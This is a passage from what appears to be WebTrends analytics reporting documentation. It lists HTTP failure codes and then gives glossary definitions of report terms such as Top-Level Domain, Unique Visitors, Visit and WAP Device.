**405 = Failed:** Method Not Allowed  
**406 = Failed:** Not Acceptable  
**407 = Failed:** Proxy Authentication Required  
**408 = Failed:** Request Time-out  
**409 = Failed:** Conflict  
**410 = Failed:** Gone  
**411 = Failed:** Length Required  
**412 = Failed:** Precondition Failed  
**413 = Failed:** Request Entity Too Large  
**414 = Failed:** Request-URI Too Large  
**415 = Failed:** Unsupported Media Type  
**416 = Failed:** Requested range not satisfiable  
**417 = Failed:** Expectation Failed  
**500 = Failed:** Internal Server Error  
**501 = Failed:** Not Implemented  
**502 = Failed:** Bad Gateway  
**503 = Failed:** Service Unavailable  
**504 = Failed:** Gateway Time-out  
**505 = Failed:** HTTP Version Not Supported

<b>Subtotal</b>	In tables showing a variable length list of items, the number of items may exceed the number that can be viewed at one time. The values for the items currently shown are added together and shown in the row named "Subtotal."
<b>Suffix (Domain Name)</b>	See "Top-Level Domain."
<b>Time Interval</b>	A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.
<b>Time before Order</b>	The number of days between a new buyer's first visit and first purchase.
<b>Time between Purchases</b>	The number of days between a visitor's previous purchase and most recent purchase in this report period.
<b>Top-Level Domain</b>	The suffix of a domain name. A top-level domain can be based on the type of organization (.com, .edu, .museum, .name, etc) or it can be a country code (.uk, .de, .jp, .us, etc.). The top-level domain can be used to identify the type of web site. The following is a partial list of how this report categorizes top-level domains:

**ARPANET:** .arpa

**Commercial:** .com .co .com.[country code] .co.[country code] .firm.co .firm.ve .ltd.uk .info .biz

**Education:** .edu .edu.[country-code] .ed.[country code] .ac.[country code] .school.[country code] .k12.[country code] .re.kr .sch.uk .edunet.tn

**International:** .int .int.co .int.ve .intl.tn

**Government:** .gov .gov.[country code] .gove.[country code] .go.[country code]

**Military:** .mil .mil.[country code]

**Network:** .net .ad.jp .ne.kr .net.[country code]

**Organization:** .org .or .org.[country code] .or.[country code]

**Personal:** .name

<b>Total</b>	This table row gives the sum of all of the items for the current table during this report period. If the number of items for the table exceeds the number that can be viewed at one time, then a "Subtotal" row and an "Other" row will also be provided, and their sum will equal the Total row.
<b>Traffic</b>	The quantity of data transferred.
<b>URL</b>	Uniform Resource Locator. It is a means of identifying an exact location on the Internet. For example, <a href="http://www.webtrends.com/html/info/default.htm">http://www.webtrends.com/html/info/default.htm</a> is the URL which defines the location of the page Default.htm in the /html/info/ directory on the NetIQ Corporation web site. As the previous example shows, a URL is comprised of four parts: Protocol Type (HTTP), Machine Name (webtrends.com), Directory Path (/html/info/), and File Name (default.htm).
<b>Unique Visitors</b>	Individuals who visited your site during the report period. If someone visits more than once, they are counted only the first time they visit.
<b>User Agent</b>	Portion of a log file that identifies the browser and platform used by a visitor.
<b>Users Without Cookies</b>	Visitors who come to your site with cookies disabled. There is no way to determine if these visitors are new or returning.
<b>Visit</b>	A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.
<b>Visit Duration (Minutes)</b>	The number of minutes your web site was viewed by a visitor.
<b>Visitor Minutes</b>	Total number of minutes your site was viewed by all visitors during the report period.
<b>Visits with Clicks</b>	Visits to your site where at least one ad was clicked on.
<b>WAP Browser</b>	A program used on a WAP device to display site content, similar to Netscape or Internet Explorer on PCs.
<b>WAP Carrier</b>	A server that acts as an intermediary and relays requests from visitors with WAP devices to your site.
<b>WAP Device</b>	A wireless device using Wireless Application Protocol (WAP), such as a cellular telephone or radio transceiver, that can be used to access the Internet. Reporting Center reports only include WAP devices if the log file shows the device used a WAP browser.
<b>WTLS</b>	Acronym for Wireless Transport Layer Security protocol, which is the security layer endorsed by the WAP Forum ( <a href="http://www.wapforum.org">www.wapforum.org</a> ). Its primary goal is to provide privacy, data integrity, and authentication for WAP applications.